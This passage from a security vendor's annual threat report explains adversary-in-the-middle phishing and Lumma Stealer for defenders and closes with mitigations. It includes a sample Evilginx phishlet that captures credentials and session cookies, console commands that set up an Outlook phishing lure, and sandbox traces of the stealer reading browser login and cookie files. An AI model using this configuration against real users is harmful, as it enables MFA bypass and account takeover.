
Dropbox related phishing, which abuses legitimate services, remains resilient and continues to be a persistent trend. These attacks have been seen following two approaches. In one method, the victim receives an email from a familiar contact claiming they are sharing a file via Dropbox. In the other, the victim receives a legitimate-looking email from the Dropbox 'noreply' address, notifying them of a shared file. In both cases, the shared file on Dropbox contains the actual phishing link, often targeting Microsoft 365 accounts. [60] The abuse of legitimate services is not limited to Dropbox by any means. The threat actors come up with new services to misuse and also utilize old favorites such as OneNote and OneDrive.

AiTM techniques became more common in phishing during the first half of 2024. This is no wonder, since organizations have more and more moved to authentication methods beyond the username and password combination, which forces threat actors to use other methods, such as stealing tokens to gain unauthorized access.

AiTM phishing works similarly to traditional phishing and starts with a phishing email and the user clicking the malicious link. However, AiTM phishing transmits all the actions on the phishing page through the threat actor's server to the legitimate site. During the process, the details of multi-factor authentication are transmitted to the threat actor as well, which gives them access to session tokens. [62] Since AiTM is one of the biggest, current phishing threats, this report has an in-depth analysis of the technique on page 26.

In addition to the techniques mentioned above, threat actors can now use AI tools to easily generate more convincing, personalized phishing messages, mimic natural language patterns, and craft contextually relevant messages that are much harder for users to identify as fraudulent. As phishing is evolving and is still one of the most efficient ways for the threat actors to gain initial access to the victim environment, it is crucial for organizations to establish a security minded culture and keep educating end-users to detect and report phishing attempts.

NetNordic SOC Phishing Actions



Phishing is an impending threat for all organizations and active response (AR) actions related to it are commonplace to SOC analysts and SOC customers alike. This graph represents phishing related actions conducted in NetNordic SOC in 2024. By these actions, we refer to both campaigns detected by analysts in customer environments as well as mitigative actions.

As we mentioned in our 2024 Mid-year report, the year started with a wave of secure email phishing campaigns in January. In general, the time after January in the first half of the year was quite consistent regarding phishing related actions in NetNordic SOC. In the second half of the year, the amount of phishing decreased slightly, apart from September. The noticeable spike in the statistics could've been caused by a development in Microsoft's security measures, as there was no singular trend in phishing – unlike in January – that could've caused the statistical anomaly.

Microsoft announced in August 2024 that it would enforce MFA (multi-factor authentication) in Entra Admin Center, Azure Portal, and Intune Admin Center for all users [63]. As the enforcement took effect on October 15th, 2024, it is a possibility that the timing had an effect on phishing activity in September. Since the MFA enforcement makes compromising user accounts considerably more difficult, it might've caused initial access brokers to operate more intensely before the measure took place.

Even though the positive development by Microsoft seems to have caused a decrease in overall phishing activity, it remains to be seen if the effect is only temporary, as threat actors have already adopted AiTM techniques in their toolset.

Technical Writeups

AiTM Phishing

Phishing has long been a leading technique for stealing sensitive information, but it is often mitigated by defenses like Multifactor Authentication (MFA). However, Adversary-in-the-Middle (AiTM) phishing has emerged as a formidable threat, leveraging reverse-proxy servers to intercept credentials and session cookies, enabling attackers to bypass MFA protections.

In 2024, AiTM phishing attacks surged to over 1 million per month—a 146% increase from the previous year [64]. This rapid growth reflects its rising appeal among adversaries, especially with the emergence of Phishing-as-a-Service (PhaaS) platforms. These platforms simplify conducting large-scale, sophisticated attacks, making them accessible to even non-technical actors.

The increasing adoption of MFA, driven by increased awareness of its benefits, and mandates from major enterprise vendors like Microsoft [63], Google [65], and Amazon [66], has made traditional phishing less effective, pushing threat actors toward techniques like AiTM phishing. While traditional MFA mitigates 99–99.9% of account takeover attempts [67, 68], it cannot defend against attacks exploiting session cookies, underscoring the need for evolving security strategies to protect against this threat.

This write-up examines the history of AiTM tools and PhaaS platforms, the technical mechanics behind AiTM phishing attacks, and a real-world example of how these attacks unfold. We conclude with actionable mitigation strategies to defend against this rapidly growing threat.

The rapid growth of AiTM techniques reflects its rising appeal among adversaries.

History of AiTM tools and PhaaS toolkits

Although AiTM phishing is a relatively new phenomenon, its roots can be traced back to 2017, with the first release of Evilginx [69]. Following Evilginx, other notable open-source tools such as Muraena and Modlishka have been developed. These tools laid the foundation for the sophisticated AiTM phishing campaigns we see today, with PhaaS providers selling access to toolkits that, in many cases, are modified versions of these open-source tools.

Conducting large-scale phishing campaigns with open-source AiTM tools requires integrating multiple tools, managing domains, and performing other technical tasks, which demand significant expertise and time. Since 2022, PhaaS platforms have simplified this process by integrating both open-source and proprietary tools into user-friendly AiTM phishing toolkits.

These platforms typically offer a web-based graphical interface that allows adversaries to configure and execute campaigns easily—from sending mass phishing emails to automating post-compromise actions using captured session cookies. Additionally, PhaaS platforms offer various technical improvements over open-source AiTM tools—such as enhanced evasion capabilities, including domain obfuscation to mask malicious activity, CAPTCHA-like systems to block automated security scanners, and redirections through legitimate services and domains.

If issues arise with one's phishing campaign, many platforms even offer customer support, highlighting the sophistication and professionalism of the actors behind these platforms. Access to these platforms typically ranges from $100 to $1,000 per month, depending on the features and services included. This ease-of-use enables unsophisticated adversaries to conduct sophisticated, large-scale phishing attacks.

PhaaS platforms have varied lifespans—some remain active for years, while others are shut down within months due to law enforcement actions, internal conflicts, or rebranding. However, demand for these services ensures that new platforms quickly replace dismantled ones.

Technical information

Reverse proxies

Before diving into the technical details of AiTM phishing, it is essential to understand the role of a reverse proxy server. A reverse proxy is a server positioned between clients (users) and server(s), typically web server(s). It receives client requests, forwards them to the appropriate server, and then relays the server's response back to the client [70]. This process is illustrated in Figure I.




Figure I

Reverse proxies are widely used for legitimate purposes, such as load balancing, caching, and SSL/TLS encryption and decryption. However, their position as a Man-in-the-Middle (MitM) between the client and server allows them to inspect and modify traffic—a key capability that makes AiTM phishing attacks possible.

Session cookies

Session cookies are another important concept to understand in order to fully grasp how AiTM phishing attacks operate. Session cookies are temporary data files stored in a user's browser to maintain an active session with a web server. When a user successfully authenticates to a website, the web server issues one or multiple session cookies, which the browser stores and sends with each subsequent request to the web server [71]. This process allows the server to validate that the user is authenticated, without repeatedly requiring authentication during the session. This process is illustrated in Figure II.




Figure II

While session cookies offer significant convenience and productivity benefits, they also present a security risk. If an attacker gains access to a session cookie, they can impersonate the victim and authenticate themselves, even from a different device or location. As will be detailed in the next section, in an AiTM phishing attack, the adversary's reverse proxy intercepts traffic between the user and the legitimate web server, enabling the theft of session cookies upon successful authentication.

Flow of an AiTM phishing attack

With a foundational understanding of reverse proxies and session cookies, we can now examine the sequence of events that constitute an AiTM phishing attack. Figure III provides a detailed illustration of the entire process, from the user accessing the phishing site to the theft of their credentials and session cookies.




Figure III

As AiTM phishing attacks leverage reverse-proxying to seamlessly mirror the legitimate login page, traditional advice like inspecting for odd-looking login pages is rendered ineffective. The only visible difference to the victim is the domain of the phishing site. This reverse-proxying also saves attackers significant time and effort, as there is no need to create custom phishing pages.

As depicted in Figure III, the reverse proxy operates by handling two separate TLS sessions: one between the victim and the proxy, and another between the proxy and the legitimate server. This ensures that the phishing page displays a secure padlock icon, convincing non-technical users of its legitimacy. Since both TLS sessions are terminated at the reverse proxy, it has full access to unencrypted traffic, enabling it to intercept credentials and session cookies in cleartext.

Once the session cookies are captured, the attacker can inject them into their browser or other automated tools, effectively impersonating the victim and gaining unauthorized access to their account. This process works regardless of the attacker's device or location, unless additional protections are used. Some effective protections against AiTM phishing will be covered in the Mitigations section.

Preparing an AiTM tool for a phishing attack

Before delving into the breakdown of a real AiTM phishing attack, let's examine the basic configuration of one of the most popular open-source AiTM tools, Evilginx. This is useful, as this simple configuration file illustrates many of the key features that Evilginx and similar tools offer.

As no two websites are designed exactly alike, the AiTM tool (reverse proxy server) must be configured before delivering the phish to handle unique aspects of the target site, such as subdomains, HTTP responses, session cookies, and authentication flows. Evilginx relies on YAML configuration files for these, which are called phishlets. A simplified example phishlet is shown in Figure IV.

```yaml
name: 'Example'
min_ver: '3.0.0'
redirect_url: 'https://www.example.com/profile'

proxy_hosts:
  - {phish_sub: 'www', orig_sub: 'www', domain: 'example.com', session: true, is_landing: true}
  - {phish_sub: 'accounts', orig_sub: 'accounts', domain: 'example.com', session: false, is_landing: false}

sub_filters:
  - {triggers_on: 'www.example.com', orig_sub: 'www', domain: 'example.com', search: 'https://{hostname}', replace: 'https://{hostname}', mimes: ['text/html', 'application/json', 'application/javascript']}
  - {triggers_on: 'accounts.example.com', orig_sub: 'accounts', domain: 'example.com', search: 'href="https://{hostname}', replace: 'href="https://{hostname}', mimes: ['text/html', 'application/json', 'application/javascript']}

auth_tokens:
  - domain: '.example.com'
    keys: ['auth_token', 'csrf_token', 'session_id']
    type: 'cookie'

credentials:
  username:
    key: 'username'
    search: '(.+)'
    type: 'post'
  password:
    key: 'password'
    search: '(.+)'
    type: 'post'

login:
  domain: 'accounts.example.com'
  path: '/login/password'
```

Figure IV

The example phishlet is configured to phish a user's credentials and session cookies from the legitimate domain example.com. Assuming the attacker uses their phishing domain totally-legit.com, the phishlet operates as follows:

1. Proxying Requests: The phishlet ensures that requests to www.totally-legit.com and accounts.totally-legit.com are proxied to the legitimate subdomains www.example.com and accounts.example.com, respectively.

2. Content Rewriting: Any HTML, JSON, or JavaScript responses from the legitimate site that reference its subdomains are rewritten to point to the phishing domain. For example, a JSON response containing www.example.com will be rewritten to www.totally-legit.com before being forwarded to the victim, ensuring they interact exclusively with the phishing site.

3. Cookie Capture: Evilginx is instructed to capture session cookies (auth_token, csrf_token, session_id) issued by the legitimate server upon successful authentication.

4. Redirection: Once all required cookies are captured, the victim is redirected to https://www.example.com/profile. The captured cookies are also forwarded to the victim, allowing them to remain logged into the legitimate site and browse normally, without realizing their credentials and session cookies have been compromised.

5. Credential Extraction: Captures the victim's username and password from POST requests sent to the legitimate login endpoint at accounts.example.com/login/password.

As websites constantly evolve, phishlets need to be regularly updated to remain effective. While open source phishlet repositories exist, these are often outdated and require extensive modifications to get working. Evilginx provides free documentation and a course for 399€, which covers custom phishlet creation and other advanced topics. PhaaS toolkits, however, simplify this process by offering up-to-date phishing templates for popular platforms like Microsoft 365 and Google Workspace.

Generating unique phishes

Before delivering the phish, a URL must be generated for the victim to visit. Using a simple hostname, such as www.totally-legit.com, often leads to rapid blacklisting by anti-spam filters. This occurs because SSL/TLS certificate issuance is logged in public certificate transparency logs, which are monitored by automated scanners to identify potentially malicious domains [72].

To address this, Evilginx and similar tools support creating so-called lures—unique tokens for each recipient. These lures prevent automated detection by redirecting direct visits to the phishing domain (e.g., www.totally-legit.com) to a benign site, such as google.com. The only way to access the phishing site is through an active lure, which could appear as, e.g., www.totally-legit.com/llazYLNW. Additionally, Evilginx blocks and blacklists IP addresses attempting to access inactive or invalid lures, further complicating automated and manual investigations [73]. Once a user has successfully been phished, and their credentials and session cookies have been captured, the lure can be disabled, preventing potential defenders from analyzing the phishing site.

Preparing an AiTM tool for a phishing attack

Building on the technical foundation of AiTM phishing and the basic configuration and functionalities of Evilginx previously covered, we will now walk through the concrete steps of an AiTM phishing attack. While this demonstration was conducted in a test environment, it mirrors how such an attack could be executed in the real world. The only prerequisites for conducting this attack outside a test environment are access to a publicly available server (a basic VPS suffices) and a valid domain.

This example uses Evilginx 3 with a publicly available phishlet designed to steal credentials and session cookies from Outlook. The phishing domain used in this example is totally-legit.com. Screenshots are marked to differentiate viewpoints:

😡 represents the attacker's perspective, while
🙂 represents the victim's perspective.


First, the Outlook phishlet is enabled for the domain totally-legit.com. Once enabled, a unique phishing lure is generated, ready to be distributed to the victim:

😡


```
: phishlets hostname Outlook totally-legit.com
[17:13:25] [inf] phishlet 'Outlook' hostname set to: totally-legit.com
[17:13:25] [inf] disabled phishlet 'Outlook'
: phishlets enable Outlook
[17:13:29] [inf] enabled phishlet 'Outlook'
: lures create Outlook
[17:13:35] [inf] created lure with ID: 13
: lures get-url 13

https://outlook.totally-legit.com/llazYLNW
```


When the victim opens the phishing link, they are redirected to live.totally-legit.com, which appears identical to the legitimate Outlook login page. This is achieved through Evilginx's proxying functionality:




After the victim enters their username, Evilginx proxies the password prompt and MFA challenge from the legitimate login site to the user:




After successfully entering their password and completing the MFA challenge, the victim is redirected to outlook.totally-legit.com, where they see their real Outlook inbox and can freely browse the website. However, it is important to note that they are still accessing the site through the phishing domain, with Evilginx proxying all requests and responses between the legitimate server and the victim:




Once authentication is completed and the legitimate web server generates and responds with the session cookies, Evilginx intercepts and captures them:



The adversary can visit the legitimate Outlook login page and use a cookie editor extension to import the previously captured session cookies into their browser:



After importing the session cookies and refreshing the page, the adversary is fully authenticated as the victim on the legitimate Outlook website. From here, the attacker can continue their attack chain, such as exfiltrating sensitive data or sending phishing emails from the victim's account:



Unlike this demonstration, in real-world large-scale phishing attacks or those leveraging PhaaS AiTM toolkits, post-compromise actions are often automated through specialized tools, such as Necrobrowser.

Mitigations

The following section outlines various technical and non-technical mitigation strategies to reduce exposure to these AiTM phishing attacks. According to Microsoft, replacing traditional credentials and MFA (e.g., username and password + TOTP code) with phishing-resistant authentication methods is the most effective strategy for mitigating AiTM phishing attacks [74]. The following phishing-resistant authentication methods are supported in Microsoft Entra ID (formerly Azure Active Directory):

Passkeys (FIDO2 compliant): The private key is stored on a physical security key (e.g. YubiKey), a user's device (e.g., computer, phone), or synced across a user's multiple devices [73]. Authentication requires both the private key and verification via biometrics or a PIN.

Microsoft Authenticator passwordless (FIDO2 compliant): The private key is stored on the user's phone, and authentication requires both the private key and verification via biometrics or a PIN [75].

Windows Hello for Business: Similar to Microsoft Authenticator passwordless, the user's private key is stored on their Windows PC, and authentication requires both the private key and verification via biometrics or a PIN [75].

Certificate-based authentication: Uses X.509 certificates stored on the user's device to authenticate against their organizations Public Key Infrastructure (PKI) [75].

All of the previously mentioned authentication methods build on public key cryptography, and while their technical implementations differ, they are all able to mitigate AiTM phishing attacks. For instance, FIDO2, which underpins both passkeys and Microsoft Authenticator passwordless authentication, binds the private key to the specific website it was registered with [73]. Referring back to the Outlook phishing example, even if a user fell victim to the attack, a FIDO2-compliant authentication method would prevent the completion of the authentication process, preventing the attacker from compromising the user's account. This is because the private key is designed to work exclusively with the legitimate website, such as login.live.com, and cannot be used on any other domains.

Another effective mitigation strategy within Entra ID is the implementation of Conditional Access Policies designed to counter threats like AiTM phishing. Below are some example access policies that can enhance protection [76]:

Token Protection: Require token-bound authentication to ensure session tokens can only be used on the device where they were originally issued, effectively mitigating AiTM session cookie theft [77].

Restrict Access from Untrusted Environments: Enforce access policies that block connections from unknown or untrusted environments (e.g., unmanaged devices, unfamiliar IP addresses).

Location-Based Restrictions: Restrict sign-ins to specific named locations to reduce exposure to unauthorized access attempts.

Device Identification: Mandate that sign-ins occur only from identified and managed devices registered through Active Directory (AD) Entra ID, or Intune.


Strong Authentication for High-Risk Activities: Require strong, phishing-resistant authentication when anomalies or high-risk activities are detected.

Require Compliant Devices: Ensure access is granted only from devices that meet compliance requirements set by organizational policies.

Lastly, user awareness remains a critical component in mitigating (AiTM) phishing attacks. User awareness programs should be updated to include AiTM phishing's ability to bypass MFA protections and emphasize that traditional advice, like spotting odd-looking login pages or typos, is no longer sufficient. Instead, users should focus on inspecting domain names, as this is often the only reliable way to identify phishing attempts with modern phishing techniques. Simulated phishing campaigns can further reinforce these lessons, providing users with practical experience and a clearer understanding of real-world phishing scenarios.

Conclusion


Having examined the mechanics of AiTM phishing, its growing usage, and its ability to compromise even MFA-protected accounts, it is evident that organizations must take proactive measures to defend against this threat. To conclude this write-up, we encourage organizations and security professionals to evaluate their current defenses against AiTM phishing and prioritize implementing effective mitigation strategies where necessary.





Lumma Stealer


Lumma Stealer, also known as LummaC2 Stealer, is a type of sophisticated malicious software classified as an information stealer. It is designed to harvest sensitive information from compromised endpoints, including browser session data, cookies, credentials, credit card numbers, cryptocurrency-related information, and other potentially valuable user data. It targets operating systems from Windows 7 up to Windows 11. [78]

Lumma Stealer operates under a Malware-as-a-Service model, as it's being sold on Telegram and on the dark web, making it accessible to anyone who has the means to purchase a subscription. [78]
First detected in August 2022, Lumma Stealer has been continuously developing, receiving updates that improve its functionality [79]. The malware seems to have Russian origins based on the languages used to promote and sell the malware.









Lumma Stealer can use multiple different techniques to execute the malicious payload on the victim system:

- ✓ A PowerShell script is executed on the system, as explained above [80].
- ✓ A trusted program is tricked into running a fake, malicious DLL file [79].
- ✓ Malicious code is injected into a legitimate program's memory to run undetected [78].

Lumma Stealer can be distributed in multiple different ways, for example via phishing emails, trojanized software, malicious websites, or bundled downloads. It has been observed being spread through pop-up ads on websites, GitHub notification emails [80], breached YouTube accounts [79], or Discord's content delivery network [81]. The list is not exhaustive, as cybercriminals are constantly inventing new methods to spread malware.

Websites that spread Lumma Stealer have been observed requesting the visiting user to verify that they are a legitimate user by mimicking a typical Captcha validation. When clicking the "I'm not a robot" button, a JavaScript code is triggered, copying a malicious PowerShell command to the victim's clipboard. The victim is then instructed to open the Windows Run dialog and paste the malicious command into the open window. Finally, the victim is asked to execute the command, which is not fully visible to them. This command downloads the Lumma Stealer malware onto the victim's computer. [80]


Lumma Stealer may try to avoid detection by checking if it's running in a sandbox, virtual machine, or being debugged using a Windows API called IsDebuggerPresent and OutputDebugString [78].

Lumma Stealer gathers sensitive information from various browsers, such as Google Chrome, Microsoft Edge, and Mozilla Firefox [82]. However, it can also search the computer for personal files, focusing on those with names having specific keywords suggesting they contain sensitive information [78].

Finally, the stolen data is sent to the attacker via Command and Control (C2) server. The data is sent through encrypted channels, making it hard to analyze the transfer, with the data being decrypted only on the server side. [78]

Analysis of a Lumma Stealer sample executed in a sandbox environment

The graph below shows the process chain when a sample of Lumma Stealer malware is run in a sandbox environment.



Malicious .zip file is downloaded to the victim device, and the contents of the file are extracted with WinRAR.exe.

```
"C:\Program Files\WinRAR\WinRAR.exe" C:\Users\admin\Desktop\file.zip
```

Inside the extracted .zip file, a batch file is executed.

```
C:\WINDOWS\system32\cmd.exe /c
""C:\Users\admin\AppData\Local\Temp\Rar$VR9283.28375\Rar$Scan93874.bat" "
```

The .bat file contains commands to execute the malicious payload and Windows Defender's command-line tool MpCmdRun.exe. The naming of the batch file suggests it is a temporary file generated during the extraction. A custom antivirus scan is run on the directory where the extracted files are located, most likely to distract the user or attempt to avoid detection by Windows Defender.

```
"C:\Program Files\Windows Defender\MpCmdRun.exe"  -Scan -ScanType 3 -File
"C:\Users\admin\AppData\Local\Temp\Rar$VR9283.28375"
```

After the scan, the batch file continues its execution, as the malicious executable is dropped in to the system and launched.

```
CmdParent: "C:\Users\admin\Desktop\file.exe"
CmdChild: "C:\Users\admin\Desktop\file.exe"
```


The malicious executable starts its operations by checking the device information, for example:

Description	Registry Key	Name	Operation	Type Value	Value
Checks supported languages	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	000603xx	Read	REG_SZ	-
Reads the computer name	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ActiveComputerName	ComputerName	Read	REG_SZ	-
Reads the software policy settings	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\SystemCertificates\AuthRoot	DisableRootAutoUpdate	Read	REG_DWORD	1
Reads the machine GUID from the registry	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography	MachineGuid	Read	REG_SZ	-

Then, it starts stealing sensitive user data, for example:

Description	File Path	Access	Created	Device	Object	Operation
Stealing personal data from Edge	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	READ_CONTROL, SYNCHRONIZE, FILE_READ_DATA, FILE_READ_EA, FILE_READ_ATTRIBUTES	OPENED	DISK_FILE_SYSTEM	FILE	CREATE
Stealing personal data from Chrome cookies	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	READ_CONTROL, SYNCHRONIZE, FILE_READ_DATA, FILE_READ_EA, FILE_READ_ATTRIBUTES	OPENED	DISK_FILE_SYSTEM	FILE	CREATE
Stealing personal data from Chrome history	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\History	READ_CONTROL, SYNCHRONIZE, FILE_READ_DATA, FILE_READ_EA, FILE_READ_ATTRIBUTES	OPENED	DISK_FILE_SYSTEM	FILE	CREATE

The malicious executable makes multiple DNS and successful HTTP POST requests to a known C2 domain which indicates that the stolen data is being transferred to the server controlled by the attacker.



Mitigative steps

Stay updated: Ensure that your operating system and antivirus software are always up to date.

Security awareness training: Train users on how to safeguard personal and business information on social media, filter out unsolicited direct messages, recognize phishing attempts and malicious websites, and report suspicious activities or reconnaissance efforts. [82]

Future Predictions

Business as usual, NetNordic Threat Intelligence team will again predict what the future of cybersecurity looks like in 2025.

Evolution of ransomware scene

In 2024, we witnessed major changes in the ransomware scene: The most active groups' percentage of the grand total of listed victims dropped from over half to 35% and we saw new names constantly coming up. We can't also forget those established ransomware groups that steadily list victims year by year.

Even though the increase in ransomware victims was "only" around 23% between 2023 and 2024, we predict that the number of ransomware groups and listed victims will keep rising. The average growth rate between 2022 and 2023 as well as 2023 and 2024 suggests that we will possibly see 10 000 annual victims listed by 2026.

Despite the successful law enforcement operations and disruptions, the threat of ransomware does not show signs of slowing down and many of the smaller operators only get more opportunities in the scene due to them. Since there are so many new names in ransomware and it seems their emergence is not slowing down either, we also predict that if these groups are not rebrands from older operations, they could come up with new TTPs (Tactics, Techniques, and Procedures) that us defenders need to be aware of and stay up to date with.

Hybrid influence operations keep moving from the physical world to cyber realm

In 2024, there were multiple occasions when power and data cables were sabotaged. These bold hybrid operations raised questions in the public about why the locations of these cables are available for everyone and will most likely result in better protection of existing cables.

